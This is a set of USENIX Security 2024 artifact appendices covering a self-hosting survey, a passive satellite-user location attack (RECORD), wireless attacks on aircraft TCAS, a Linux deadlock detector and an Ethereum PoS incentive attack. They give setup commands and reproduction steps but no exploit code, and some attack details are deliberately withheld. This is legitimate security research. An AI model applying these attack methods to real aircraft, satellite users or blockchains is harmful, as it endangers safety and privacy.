## A Artifact Appendix

### A.1 Abstract

The artifact contains materials on survey instruments, analysis (R scripts), and anonymized data. Further, we provide a dockerfile for convenient execution of analysis scripts.

### A.2 Description & Requirements

The artifact contains a `Dockerfile` that provides an execution environment including the anonymized data and analysis scripts. All analyses can be run by simply executing `./main.R` from `/scr` in the container.

#### A.2.1 Security, privacy, and ethical concerns

The evaluation scripts or data pose no security risk to the evaluators' machine. There might be privacy implications due to third parties such as Docker and R dependencies needed to execute the scripts.

#### A.2.2 How to access

https://projects.cispa.saarland/lea.groeber/usenix24-sh-prevalence/-/tree/a82ca06181c1e922e70f638f8b422f17ec78f222

#### A.2.3 Hardware dependencies

None.

#### A.2.4 Software dependencies

We provide a dockerfile for easy access to a functional environment containing all dependencies. We recommend relying on it to execute the analyses. Docker is available for all operating systems. In case you do not want to rely on docker, you need to install the latest version of R. Refer to the `Dockerfile` in the artifact repository for a list of all dependencies.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

You need to install docker [https://www.docker.com/get-started/]. We tested the setup with docker `v4.25.0`.

#### A.3.1 Installation

Clone or download the repository from the link provided in A.2.2.

#### A.3.2 Basic Test

Navigate into the artifact repository. Use `docker build .` to create a docker image from the `Dockerfile` included in the artifact repository. On our test computer (12th Gen Intel(R) Core(TM) i5-12400F 2.50 GHz, 32.0 GB RAM) it took 900 seconds to create the docker image which was 2.95 GB big. The image will have no name, but the output will provide the ID of the image. To start the container execute `docker run -it <containerID> /bin/bash`. Please refer to the official documentation of the docker project for further information.[1]

### A.4 Evaluation workflow

After having run `docker run -it <containerID> /bin/bash` the command line switches "inside" the container. Run `./main.R` from within `/src`. This executes all analysis

[1] https://docs.docker.com/guides/docker-concepts/building-images/build-tag-and-publish-an-image/

scripts. Results are stored in `/data` in folders following the naming convention of the analysis scripts. Log outputs are stored in `/data`, too. Refer to the `README` for a high-level overview of all scripts and output files. For convenient browsing and in-depth insights into all R scripts, refer to `src/R-code.html`.

### A.4.1 Major Claims

The results of this paper are based on descriptive statistics, confidence intervals, Wald- for binary and t-Tests for continuous variables, and a regression analysis. Refer to Sections 5 and 8 in the paper. The results folders, obtained after running the analysis scripts, contain raw `.RData` files and `.csv` files for easy access. We also, generated `.tex` files for the tables in the paper. Below we explain how the key results mentioned in the papers' abstract can be reproduced.

**(C1):** We estimate an upper bound of 8.4% private self-hosters in the U.S. population. This is derived by the experiment (E1) described in Section 4.5 in the paper whose results are illustrated/reported in Table 8.

**(C2):** We find that self-hosters are not more privacy-, or security-sensitive than the general population. Instead, we find that IT administration skills, IT background, affinity for technology interaction, and "maker" self-identity positively correlate with self-hosting behavior. This is shown by experiment (E2) described in Section 7 in the paper whose results are reported in Table 5.

**(C3):** Websites are the most common use case for self-hosting, predominately running on home servers. All other use cases were equally frequent. Alt This is shown by experiment (E3) described in Section 5.2 in the paper whose results are reported in Table 2.

### A.4.2 Experiments

**(E1):** [Prevalence] [ 20 human-hour + <1 compute-min]: Run `/src/[F]_SH_Distribution/001_SH-Prevalence.R` with all preceding `.R` files to obtain the prevalence (C1).

**(E2):** [Individual Characteristics] [10 human-hour + <1 compute-min]: Run `/src/[G]_SH_Prediction/002_Regression_Models.R` with all preceding `.R` files to obtain regression model underlying (C2).

**(E3):** [Use Case Distribution] [10 human-hour + <1 compute-min]: Run `src/[F]_SH_Distribution/005_SH-Categories-Tools.R` with all preceding `.R` files to obtain the use case distribution (C3).

## A.5 Notes on Reusability

We explain data types and variable mappings of both surveys in `/data/Codebook_survey1_survey2`. Further, we include overviews of the survey flow and scales in folder `survey_instruments`. There, you also find details on use case and tool selection as part of the Survey 1 design.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: RECORD: A RECeption-Only Region Determination Attack on LEO Satellite Users

Eric Jederman
RPTU Kaiserslautern-Landau, Germany
jedermann@cs.uni-kl.de

Martin Strohmeier
armasuisse, Switzerland
martin.strohmeier@armasuisse.ch

Vincent Lenders
armasuisse, Switzerland
vincent.lenders@armasuisse.ch

Jens Schmitt
RPTU Kaiserslautern-Landau, Germany
jschmitt@cs.uni-kl.de

## A Artifact Appendix

### A.1 Abstract

In our paper we present a novel passive attack called RECORD, which is solely based on the reception of messages to LEO satellite users on the ground, threatening their location privacy. In particular, we show that by observing only the downlink of 'wandering' communication satellites over wide beams can be exploited at scale from passive attackers situated on Earth to estimate the region in which users are located. Besides real world measurements, we conducted extensive simulative evaluations, to evaluate the impact of important variables as the observation time or the observer placement.

This artifact contains the simulation framework to perform RECORD attack simulations, the satellite antenna beam models for the simulations, the original simulation data behind the paper and the scripts for generating the evaluation graphs.

### A.2 Description & Requirements

The submitted artifacts can be distinguished in two parts:

1. The simulation: The required scripts and satellite antenna beam model to execute the simulation of the RECORD attack. The main simulation script is *simulations_attackerTypes_fibo.py*. It is responsible for executing the simulations described in the paper sections 5.2, 5.3 and 5.4. The different scenarios of each paper section can be recreated by adapting a row of parameters at the end of the file.
   The iridium antenna beam models are located in *beamModel_iridium.npy* and *beamModel_iridium_noisy.npy*. The second model is a noised variant of the first, to simulate an inaccurate antenna beam model of the attacker (paper section 5.1.Simulation Setup.*Beam Model*).
2. The data evaluation: The original simulation data and the scripts to evaluate the data. The original simulation data can be found in the subfolder *simulation_data*. Depending on the parameters that are varied, sub-subfolders are used to separate the data collection in useful groups. In each sub-subfolder are multiple files, with the file name describing the individual simulation parameters.
   The python scripts named *graph_*.py* use the generated simulation data to generate the graphs, shown in the paper. An overview which script generates which graph can be found in the *README.md* in the repository.

#### A.2.1 Security, privacy, and ethical concerns

There are no risks for evaluators or their machines while executing the artifacts code.

For privacy consideration we have not published the original beam model, we used in the paper for the simulations and for executing the RECORD attack in the real world. We did not publish the original model to avoid a simple tracking of Iridium devices in the real world, as mentioned in section 6.6 in the paper. However we published a modified beam model and provide a comparison on the RECORD attack between the unpublished and the published beam model. This is done by the evaluation script *graph_simulation_paper_vs_published.py*, the numbers of the comparison can be found at the end of the *README.md* in the repository.

#### A.2.2 How to access

The artifacts are available on GitHub: https://github.com/ErJedermann/RECORD/tree/usenix24

### A.2.3 Hardware dependencies

None

### A.2.4 Software dependencies

- Linux based operating system.
- Python with pip.
- Libraries listed in *requirements.txt* in the repository.
- Up to date browser.

It was tested on Ubuntu 18.04 and Linux Mint 20.2, python 3.8 and 3.11, browsers Firefox 105 and Chromium 122.

### A.2.5 Benchmarks

None

## A.3 Set-up

### A.3.1 Installation

Prerequirements: installed python with pip

```
git clone https://github.com/ErJedermann/RECORD.git
cd RECORD
git checkout usenix24
python3.11 -m venv ./venv/
source venv/bin/activate
pip install -r requirements.txt
```

### A.3.2 Basic Test

There are two tests to ensure full functionality:

Test 1: The simulation:
Run `python simulations_attackerTypes_fibo.py`.
This executes the RECORD simulation, using the default parameters at the end of the script: 10 iterations, inter observer distance 100 km, observation duration 60 seconds, 3 eavesdroppers, using a noisy beam model and weak observations.

Expected execution time: about 8 minutes.

Expected console output: A live tracker of the currently simulated iteration. Which looks like:

```
starting with [100]km, [60]sec and 3eves
generic: <timestamp>: d:1/1 t:1/1 i:1/10
(...)
generic: <timestamp>: d:1/1 t:1/1 i:10/10
started at <timestamp>, until <timestamp>. took <n> sec
```

Result: After every iteration, the calculated RoIs will be appended to the respective file. Currently this is *my_simulations/duration_and_type/100kmFibo_cont-_60sec_3eves_weakEvents_noisyPrediction.csv*

Test 2: The data evaluation:
Run `python graph_simulation_attackerTypes.py`.
This loads a row of simulation data files (which will be printed in the console), reads out the data and combines it to a graph. The interactive graph is opened in the browser as a html site.

Expected execution time: 2 seconds.

Expected console output: A list of the used simulation data files. It starts with:

```
open: 100kmFibo_cont_60sec_3eves_weakEvents_noisyPredict...
open: 100kmFibo_cont_60sec_3eves_weakEvents.csv
open: 100kmFibo_cont_60sec_3eves.csv
(...)
```

Result: Open a interactive graph in the browser as html page. It not modify any files.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *The RECORD attack is able to estimate a Region of Interest (RoI) where a satellite terminal is located. This is proven by experiments (E3) and (E4).*

**(C2):** *Major effects on the size of the RoI have the observation duration and the information that is available for the attacker. This is proven by experiments (E1) and (E3).*

**(C3):** *Minor effects on the performance have the number of observers and the inter-observer-distance. This is proven by experiments (E2) and (E4).*

### A.4.2 Experiments

**(E1):** *[5 human-minutes + 2 compute-seconds]: Create and evaluate a graphic showing differences in observation duration on different attacker types (paper figure 10).*
**Preparation:** None.
**Execution:** Execute the python command `python graph_simulation_attackerTypes.py`
**Results:** The result is a graph, showing the relation between the observation time and the RoI sizes on different attacker types. With 4 hours observation duration the RoI can be reduced by a factor of 400, compared to the inital guess (528428 $km^2$ to 1257 $km^2$). Depending on the available attacker information (attacker types) a factor of more than 10k is possible (1257 $km^2$ to 0.0855 $km^2$), realistic is a factor of 14 (1257 $km^2$ to 92 $km^2$) The results are comparable to Figure 10 in the paper and the associated section 5.2.

**(E2):** *[5 human-minute + 2 compute-seconds]: Create and evaluate a graphic showing differences in inter observer distances and different observer amounts (paper figure 11).*
**Preparation:** None.
**Execution:** Execute the python command `python graph_simulation_receiverDistances.py`

**Results:** The result is a graph, showing different RoI sizes over different inter observer distances and for different observer amounts. Different inter observer distances can improve the results by a factor of 3 (557 $km^2$ to 183 $km^2$). While increasing the number of observers improves the RoI size by a factor of 2.5. The results are comparable to Figure 13 in the paper and the associated section 5.3.

**(E3):** *[30 human-minutes + 580 compute-hours]: Conduct simulations to verify the relations between observation duration, attacker types and the estimated RoI.*
**Preparation:** Adapt the parameters of *simulations_attackerTypes_fibo.py* and *graph_simulation_attackerTypes.py* according to the instructions in *simulation_setup_1.md*.
**Execution:** Execute three simulations and one graph generation according to the instructions in *simulation_setup_1.md*.
**Results:** This experiment simulates three scenarios and thereby generates all data from scratch, required for a full evaluation of the relations between observation duration, attacker types and the estimated RoI. With the new generated data, a graph is created showing the relation between the observation time and the RoI sizes on different attacker types. The new created graph will be comparable to the result graph of experiment E1. Variations up to a factor of two are expected due to the altered published beam model.

**(E4):** *[30 human-minutes + 840 compute-hours]: Conduct simulations to verify the relations between inter observer distances, different observer amounts and the estimated RoI.*
**Preparation:** Adapt the parameters of *simulations_attackerTypes_fibo.py* and *graph_simulation_receiverDistances.py* according to the instructions in *simulation_setup_2.md*.
**Execution:** Execute three simulations and one graph generation according to the instructions in *simulation_setup_2.md*.
**Results:** This experiment simulates three scenarios and thereby generates all data from scratch, required for a full evaluation of the relations between inter observer distances, different observer amounts and the estimated RoI. With the new generated data, a graph is created showing the effect of different inter observer distances and different observer amounts. The new created graph will be comparable to the result graph of experiment E2. Variations up to a factor of two are expected due to the altered published beam model.

## A.5 Notes on Reusability

The framework is capable of simulating different attack scenarios of the RECORD attack: An attacker observes incoming traffic to a target device while the transmitters, the satellites, are moving. Since the attacker knows the position of the satellites and the spreading pattern (via the beam model) of the signals, he can gather information about possible locations of the target device.

By adapting the parameters in the main simulation script, many different scenarios can be simulated. This enables interested readers to dive deeper into the attack and adapt it to their own scenarios.

Another promising approach is to exchange the satellite beam model and to evaluate the attacks behaviour on different satellite systems or independent of a specific satellite system.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: On a Collision Course: Unveiling Wireless Attacks to the Aircraft Traffic Collision Avoidance System (TCAS)

Giacomo Longo
DIBRIS
University of Genova, Italy
giacomo.longo@dibris.unige.it

Martin Strohmeier
Cyber-Defence Campus
armasuisse S + T, Switzerland
martin.strohmeier@armasuisse.ch

Enrico Russo
DIBRIS
University of Genova, Italy
enrico.russo@unige.it

Alessio Merlo
CASD
School of Advanced Defense Studies, Italy
alessio.merlo@ssuos.difesa.it

Vincent Lenders
Cyber-Defence Campus
armasuisse S + T, Switzerland
vincent.lenders@armasuisse.ch

Version 2 - 9 August 2024

## A Artifact Appendix

### A.1 Abstract

In this appendix we provide the means to repeat the analysis performed in the article and reproduce all of the figures found within it. Furthermore, it provides additional visual proof to some claims found in the related manuscript [2].

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Building and running this artefact are not expected to cause security or privacy risks to the artifact user.

According to the ethical concerns expressed in the article, as attempting to reproduce the attacks outside of a controlled environment could have potentially catastrophic impacts, great care was taken to ensure the absence of any attack-enabling detail in this document and associated dataset.

#### A.2.2 How to access

The dataset, scripts, and the source code associated with this appendix can be found hosted on Zenodo at URL https://zenodo.org/doi/10.5281/zenodo.11351913 with DOI 10.5281/zenodo.11351913 [1].

#### A.2.3 Hardware dependencies

None

#### A.2.4 Software dependencies

In order to ensure reproducibility, all of the artifacts can be produced by leveraging a containerized environment.

As such, the only software dependencies are a *POSIX shell*, *GNU Make*, and *Podman* version 4 or greater.

#### A.2.5 Benchmarks

None

### A.3 Set-up

We have included additional instructions in `README.md` files scattered thoughout the artifact directories. Below we describe just the minimal steps.

We recommend using a Fedora Linux 40 system with `make` and `podman` installed from the default repositories.

Please ensure that at least 10 GiB of storage is available.

*When trying to run these instructions on Ubuntu 22.04, please notice that its default Podman version (3.4) is not sufficient for performing the remaining steps from this guide, which requires Podman version 4 and onwards.*

#### A.3.1 Installation

1. Download and extract the `tcas-analysis.zip` file
2. Open a shell inside the extracted directory
3. Run `make build-container`

### A.3.2 Basic Test

To the the functionality of the environment, we provide a command to automatically assert whenever the container is working.

Execute

```
make run-check
```

Below, an example output

```
Checking environment
--- Programs ---
  [OK] make found at /usr/bin/make
  [OK] mediainfo found at /usr/bin/mediainfo
  [OK] python3 found at /usr/bin/python3
  --- Paths ---
  [OK] found directory /data
  [OK] found directory /data/dataset
  [OK] found directory /data/scripts
Press any key to continue...
```

Six *OK*s indicate a successful execution.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Section 8 - *"Every sensitivity alteration succeeds immediately upon the TCAS unit receiving the message."* This is proven by experiment (E1).

**(C2):** Section 9.1 - *"Our implementation consistently and accurately meets the response time requirements."* This is proven in the original article figures 11 and 12, which can be obtained from experiments (E3) and (E4).

**(C3):** Section 9.1 - *"Therefore, current cutting-edge COTS hardware has made such attacks feasible."* This is proven by experiment (E2).

**(C4):** Section 9.2 - *"These customizations were crucial in fully exploiting the hardware capabilities to overcome the challenges from . . . "* This is proven in Figure 13, obtainable from experiments (E3) and (E4).

**(C5):** Section 9.3 - *"Our tests indicated that the attacker's signals must be high enough to be received correctly"* This is proven by experiment (E5).

### A.4.2 Experiments

**(E1):** *SLC effect visual inspection [8 human-minutes]:*
**Preparation:** Steps 1-2 from A.3.1
**Execution:** From the artifact root directory, go inside `dataset/slc`. Assert in the video that the indicated TCAS mode transitions between the "TA/RA" and "TA" modes, as commanded by the attacker terminal on the right.
**Results:** This inspection should assert that the RA DoS attack succeds as soon as the SLC command is received.

**(E2):** *Attack effects visual inspection [30 human-minutes]:*
**Preparation:** Steps 1-2 from A.3.1
**Execution:** From the artifact root directory, go inside `dataset/explanatory-and-promotional/reliability`. Watch the video called "super_ta" or its sped up version "super_ta_timelapse". Assert that the intruder is indicated as dangerous by the unit for the entirety of the video.
**Results:** This inspection should assert that the attack can reliably work over extended periods of time under laboratory environment.

**(E3):** *Automated dataset analysis [10 compute-minutes]:*
**Preparation:** Steps from A.3.1
**Execution:** From the artifact root directory, run `make run-analysis`.
**Results:** The analysis should generate the following files under `analysis/data`

**encounters-distances-x.csv** Each file contains three columns corresponding to the intruder desired distance, measured distance (by means of OCR), and error between the two.

**encounters-summary.json** This file contains summary statistics about the previous files, the only values of interest are the number of datapoints (222936) and the sum of experiment lengths (ts_s_sum = 13053s = 217.55 minutes).

**encounters-ta-ra-distances.csv** This file contains the cumulative distribution function (CDF) between distance and how many encounters had either a Traffic Advisory (TA) or Resolution Advisory (RA) at that point.

**precision-calibration-data.json** This file contains the suggested value for calibrating the testbed following a latency test, this value is mentioned in Section 7 of in [2] *"$T_p$ is measured by calibrating the system beforehand with self-interrogations."*

**precision-cdf.csv** The CDF used for Figure 11 in [2].

**precision-jitter.csv** The CDF used for Figure 12 in [2].

**precision-summary.json** This file reports statistics for each requested delay, and is used to produce Figures 9 and 10 in [2].

**precision.csv** This file reports statistics for each requested delay, and is used to produce Figures 9 and 10 in [2].

**ta-2-ra-summary.json** This file summarizes the results for the experiments found under dataset/power-scaling, and is used to produce Figures 16 and 17 in [2].

**time-to-ra.csv** CDF for Figure 17 in [2].

**time-to-ta.csv** CDF for Figure 17 in [2].

**time-to-ta2ra.csv** CDF for Figure 17 in [2].

**tuning-x.csv** CDF for Figure 13 in [2]. `unopt` refers to the baseline measurement. `opt2` refers to the measurements taken after optimizations have been

applied.

**tuning-x-summary.json** Aggregated statistics for Figure 13 in [2].

**(E4):** *Automated plotting [10 compute-minutes]:*

**Preparation:** Steps from A.3.1 and Experiment E3

**Execution:** From the artifact root directory, run `make run-plots`.

**Results:** The analysis should generate the following files under `analysis/plots`:

**in-time-replies.pdf** Figure 9 in [2]

**precision.pdf** Figure 10 in [2]

**precision-cdf.pdf** Figure 11 in [2]

**reply-jitter.pdf** Figure 12 in [2]

**opt-vs-unopt.pdf** Figure 13 in [2]

**encounters-distance-delta.pdf** Figure 15 in [2]

**encounters-ta-ra-dist.pdf** Figure 16 in [2]

**ta-ra-time.pdf** Figure 17 in [2]

**(E5):** *Power effects visual inspection [30 human-minutes]:*

**Preparation:** Steps 1-2 from A.3.1

**Execution:** From the artifact root directory, go inside `dataset/power-scaling`. Each folder is named according to a normalized power value, with 1 indicating full transmission power and 0.05 indicating 5% of it. Assert each folder contains at least a file with its name ending with `_ta` and one ending in `_ra`.

**Results:** This inspection should assert that as long as the attacker transmitter is being heard its success rate is not influenced by the received power.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

## References


[1] Giacomo Longo, Strohmeier Martin, Enrico Russo, Alessio Merlo, and Vincent Lenders. Dataset for "On a Collision Course: Unveiling Wireless Attacks to the Aircraft Traffic Collision Avoidance System (TCAS)". May 2024. https://doi.org/10.5281/zenodo.11351913.

[2] Giacomo Longo, Strohmeier Martin, Enrico Russo, Alessio Merlo, and Vincent Lenders. On a Collision Course: Unveiling Wireless Attacks to the Aircraft Traffic Collision Avoidance System (TCAS). In *33rd USENIX Security Symposium (USENIX Security 24)*, Philadelphia, PA, August 2024. USENIX Association.




# USENIX Security '24 Artifact Appendix: When Threads Meet Interrupts: Effective Static Detection of Interrupt-Based Deadlocks in Linux

Chengfeng Ye Yuandao Cai Charles Zhang
*The Hong Kong University of Science and Technology*
*{cyeaa, ycaibb, charlesz}@cse.ust.hk*

## A Artifact Appendix

### A.1 Abstract

This appendix describes the software artifact that implements algorithms and evaluation proposed in the 'When Threads Meet Interrupts: Effective Static Detection of Interrupt-Based Deadlocks in Linux.'

Specifically, the artifact includes the implementation of ARCHERFISH in the form of binary, LLVM Bitcode compiled from Linux v6.4 (benchmark), and several scripts to reproduce the experiment described in §7.1 and §7.2, corresponding to **RQ1** and **RQ2** of the paper. We also prepare a docker image to simplify the workflow.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The artifact includes information about detected bugs, but there is no need to address any ethical concerns because they have all been reported to the developers.

#### A.2.2 How to access

Artifact is available at https://doi.org/10.5281/zenodo.13117816. Docker image is also provided, based on Ubuntu 20.04, at **cyeaa/archerfish:1.0**. The Docker image includes all the necessary libraries and environments required to run the experiments.

#### A.2.3 Hardware dependencies

The experiments were run on a server with two 20-core Intel(R) Xeon @2.20GHz CPUs with 256GB of DRAM and 128GB of swap space. Having a similar hardware setup (which includes memory available to docker) is suggested to run the experiments.

Additionally, at least 20GB of disk space is required.

#### A.2.4 Software dependencies

Linux-based operating system (e.g., Ubuntu) with docker installed.

#### A.2.5 Benchmarks

LLVM Bitcode compiled from Linux v6.4 stable branch.

### A.3 Set-up

#### A.3.1 Installation

**To obtain the docker image :**

```
$ docker pull cyeaa/archerfish:1.0
```

**To create a docker container with the docker image :**

```
$ docker run -it cyeaa/archerfish:1.0
/bin/bash
```

**Enter the artifact folder :**

```
$ cd ARCHERFISH_ARTIFACT
```

This will create a docker container with the docker image, and you will get a bash terminal to run the experiments. Note that the ARCHERFISH implementation is provided in the form of binary, and all the benchmarks have been compiled into LLVM IR. Thus, no extra compilation effort is required.

#### A.3.2 Basic Test

If everything is correct, the evaluator should be inside the docker environment, and the current directory should be 'ARCHERFISH_ARTIFACT' including a README.md file, several shell scripts, and several sub-folders for experiment purposes.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** ARCHERFISH has been used to uncover 76 new interrupt-based deadlocks in the Linux kernel. This is

proven by the experiment described in §7.1 of the paper.

**(C2):** Several critical design can effectively improve ARCHERFISH. This is proven by the ablation evaluations described in §7.2 of the paper.

### A.4.2 Experiments

**(E1):** *[Interrupt-Based Deadlock Detection] [20 human-minutes + 30 compute-minutes]:*
**Description**: The experiment involves running ARCHERFISH on Linux kernel v6.4 LLVM Bitcode to detect interrupt-based deadlocks, corresponding to § 7.1 of the paper. The statistical data related to the bug detection would be printed out, and the bug reports would be generated inside corresponding folders.
**Workflow**:

- (30 compute-minutes) Execute the script:
  `$ ./1_run_archerfish.sh`
- Next, execute the script:
  `$ ./2_show_archerfish_statistics.sh`

**Result**: The script `./1_run_archerfish.sh` is to perform the bug detection. This step produces bug reports with the name "deadlocks.txt" inside folders corresponding to different Linux kernel subsystems. The reported bugs include those described in Table 5 of the paper appendix. The script `./2_show_archerfish_statistics.sh` is to print out some statistical data related to bug detection, corresponding to most data in Table 1 of the paper. Also, a summary of the detected bugs would be printed out. Furthermore, detailed information on the reported bugs (LKML links and Linux commits) can be found in the file `reported_bug_detail.xlsx` inside the artifact main folder.

**(E2):** *[LLVM-Assisted ISR Identification] [10 human-minutes + 30 compute-minutes]:*
**Description**: The experiment involves evaluating the accuracy of LLM-Assisted ISR specification and evaluating its effect on interrupt-based deadlock detection, corresponding to §7.2.1 of the paper. For ease of evaluation, we skip the GPT query process and directly provide the generated specification.
**Workflow**:

- Execute the script:
  `$ ./3_spec_accuracy.sh`
- (30 compute-minutes) Execute the script:
  `$ ./4_llm_comparision.sh`

**Result**: The script `./3_spec_accuracy.sh` would produce the accuracy of the specification corresponding to Table 2 of the paper. The script `./4_llm_comparision.sh` would turn off the LLM-assisted ISR specification and perform interrupt-based bug detection again, then print out the differential result corresponding to Figure 12 of the paper.

**(E3):** *[Effectiveness of Preemption Unit] [5 human-minute + 1 compute-hour]:*
**Description**: The experiment involves evaluating the effectiveness of the Preemption Unit in increasing the analysis performance, corresponding to §7.2.2 of the paper. To do so, we execute an ablation version of ARCHERFISH in which the Preemption Unit is disabled and compare the time and memory consumption.
**Workflow**:

- (60 compute-minutes) Execute the script:
  `$ ./5_preempt_unit_comparison.sh`

**Result**: The script would disable the Preemption Unit and perform interrupt-based bug detection again, then printed out the corresponding differential data described in the section **Ablation Study 2: Preemption Unit** of §7.2.2 in the paper.

### A.4.3 Notes

- The three experiments should be performed in the order they are described in this documentation.
- If the experiment is interrupted due to unexpected reasons, you can use the script `clear.sh` to clean up all the results and then perform the experiment again.
- Slight variability is to be expected in the results since some experiments are sensitive to execution environments, such as memory and CPU, and we recommend running all the experiments in the same environment for consistent results.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Max Attestation Matters: Making Honest Parties Lose Their Incentives in Ethereum PoS

Mingfei Zhang
Shandong University
mingfei.zh@outlook.com

Rujia Li*
Tsinghua University
rujia@tsinghua.edu.cn

Sisi Duan*†
Tsinghua University
duansisi@tsinghua.edu.cn

## A Artifact Appendix

### A.1 Abstract

We present staircase attack, the first attack on the incentive mechanism of the Proof-of-Stake (PoS) protocol used in the Ethereum 2.0 beacon chain. Our attack can make honest validators suffer from penalties, even if they strictly follow the specifications of the protocol. We show theoretically that if the adversary controls 29.6% stake in a moderate-size system, the attack can be launched continuously, so eventually all honest validators will lose their incentives. We implement the staircase attack in our artifact and evaluate the effect of the staircase attack on a local-built testnet with 1,000 clients. The results match our theoretical analysis. This artifact aims to reproduce the results in Section 5 of our paper.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Our experiments can be launched using a local testnet (using even one local machine). Additionally, as reported in the paper, we have done responsible disclosure to the Ethereum Foundation. The Ethereum development team fixed the attack, and the mitigation took effect after the Deneb upgrade in March 2024.

#### A.2.2 How to access

The artifact can be accessed by cloning our public Github project. All the scripts, container images, source codes and sample output files can be accessed via the stable URL: https://github.com/Mart1i1n/Staircase-Attack/tree/85c772ece91965130d290eb1df6b489a6ba59af5.

#### A.2.3 Hardware dependencies

The experiments do not require particular hardware. The configuration of our computer is as follows: 2-core CPU, 2GB RAM, 100GB ROM, and a 100 Mbps bandwidth.

#### A.2.4 Software dependencies

We ran our experiments using Docker, which can be installed following the instructions of https://docs.docker.com/engine/install/. We also require Python3. The version of the Docker Engine is at least version 24.
To draw the figures in the paper, we use the Python libraries `matplotlib` and `pandas`. These can be installed via the *pip install* command.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

After installing Docker and Python3, run the following steps:

1. Git clone the repository:
   `git clone https://github.com/Mart1i1n/Staircase-Attack`
2. Enter the cloned repository directory:
   `cd Staircase-Attack/`
3. Switch to the stable version:
   `git checkout 85c772ece91965130d290eb1df6b489a6ba59af5`

#### A.3.2 Basic Test

After entering the repository directory `Staircase-attack` (denoted as `$HOME` ), run the basic test by the command:
`./start.sh 0`
The following outputs are expected:

```
Input is zero, executing basic test...
[+] Building 501.3s (20/20) FINISHED
 => [internal] load build definition from geth.Dockerfile
 => => transferring dockerfile: 854B
 => [internal] load .dockerignore
 => => transferring context: 2B
 ...
[+] Building 229.0s (22/22) FINISHED
 => [internal] load build definition from attacker.Dockerfi
```

* Corresponding author.
† Sisi is also with Zhongguancun Laboratory, Shandong Institute of Blockchains, and Beijing National Research Center for Information Science and Technology

```
 le
 => => transferring dockerfile: 1.04kB
 => [internal] load .dockerignore
 => => transferring context: 2B
 ...
[+] Building 473.7s (23/23) FINISHED
 => [internal] load .dockerignore
 => => transferring context: 2B
 => [internal] load build definition from beacon.Dockerfile
 => => transferring dockerfile: 1.04kB
 ...
[+] Building 132.1s (23/23) FINISHED
 => [internal] load build definition from beacon.modify.Dock
 erfile
 => => transferring dockerfile: 1.06kB
 => [internal] load .dockerignore
 => => transferring context: 2B
 ...
[+] Building 35.3s (23/23) FINISHED
 => [internal] load build definition from validator.Dockerfi
 le
 => => transferring dockerfile: 1.02kB
 => [internal] load .dockerignore
 => => transferring context: 2B
 ...
[+] Building 37.3s (23/23) FINISHED
 => [internal] load build definition from validator.modify.D
 ockerfile
 => => transferring dockerfile: 1.04kB
 => [internal] load .dockerignore
 => => transferring context: 2B
 ...
 build ethtools image at /root/usenix24-ae/Staircase-Attack
[+] Building 1.4s (12/12) FINISHED
 => [internal] load build definition from ethtools.Dockerfile
 => => transferring dockerfile: 316B
 => [internal] load .dockerignore
 => => transferring context: 2B
 ...
[+] Running 9/9
 => Network staircase-attack_meta  Created
 => Container execute-1            Started
 => Container execute-2            Started
 => Container ethmysql             Started
 => Container beacon-1             Started
 => Container beacon-2             Started
 => Container attacker             Started
 => Container validator-1          Started
 => Container validator-2          Started
start testcase success
```

After running for 30 minutes, the experiment stops automatically. The incentives of each validator in each epoch are recorded in the file `$HOME/results/reward.csv`.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *The expected incentive of any honest validators becomes lower than 0 when the ratio of Byzantine validators exceeds 29.6%. This is proven by the experiments (E1&E2), which reproduce the results described in Figure 10, Section 5.*

### A.4.2 Experiments

**(Overview)** *Our experiments are launched using 296, 310, 320, and 333 Byzantine validators, respectively. Our script starts the experiments for all four configurations at once and the experiment E1 is expected to finish in 96 hours. To draw the figure of our experimental result, execute E2 and it takes about 0.5 hour to generate the figure.*

**(E1):** *The experiment is expected to finish in 96 compute-hours.*

**How to:** *run the experiment with the command under* `$HOME`*:*

```
./start.sh 24
```

*The shell script will conduct experiments for the four configurations sequentially. The output should be similar to that in the basic test.*

**Note:** *Each experiment will run for 24 hours. If one does not want to wait for experiments so long, run the command with a smaller parameter. For example, one can run the command with parameter 1 to run each experiment for one hour.*

**Results:** *During each experiment, the incentive of each validator is recorded in* `csv` *files under* `$HOME/results`. An example of the `csv` *file* is as follows:

| Epoch | Validator Index | Head | Target | Source |
|---|---|---|---|---|
| 0 | 0 | 44188 | 101183 | 54483 |
| 0 | 1 | 44188 | 101183 | 54483 |
| 0 | 2 | 0 | -147069 | -79191 |
| 0 | 3 | 44188 | 101183 | 54483 |
| 0 | 4 | 0 | -147069 | -79191 |
| 0 | 5 | 0 | -147069 | -79191 |

**(E2):** *[0.5 compute-hour]: The experiment below processes the data from the results and plots the loss rate of honest validators.*

**How to:** *run the experiment with the command under* `$HOME`*:*

```
./python3 plot.py
```

The codes will calculate the loss rate of the first ten honest validators and plot.

**Results:** *The loss rate of the first ten honest validators can be seen in* `$HOME/results/figures`. An example of the figure is shown in Figure.1. The loss rate of the honest validator 0 tends to converge at 100 percent, indicating the results of Claim C1.

**Note:** *To accurately reproduce the results from the paper, the experiment E1 needs to be run for 96 hours. This experiment is probabilistic. If the experiment is run for a short period of time, one may not be able to obtain the same graph or observe the same trend as shown in Figure 10 of the paper. We recommend running each experiment for at least 4 hours to better observe the trend.*

